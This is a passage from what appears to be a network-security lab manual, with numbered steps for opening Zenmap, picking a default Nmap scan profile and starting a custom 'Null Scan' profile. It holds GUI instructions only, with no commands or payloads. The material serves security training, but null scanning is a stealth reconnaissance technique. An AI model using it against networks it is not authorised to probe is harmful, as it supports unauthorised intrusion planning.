


28. Close the **Zenmap** window.

29. You can create your scan profile, or you can also choose the default scan profiles available in Nmap to scan a network.


30. Click **Search** icon () on the **Desktop**. Type **zenmap** in the search field, the **Nmap - Zenmap GUI** appears in the results, click **Open** to launch it.

31. To choose the default scan profiles available in Nmap, click on the drop-down icon in the **Profile** field and select the scanning technique you want to use.




32. To create a scan profile; click **Profile** → **New Profile or Command**.

Note: If a **User Account Control** pop-up appears, click **Yes**.



33. The **Profile Editor** window appears. In the **Profile** tab, under the **Profile Information** section, input a profile name (here, **Null Scan**) into the **Profile name** field.

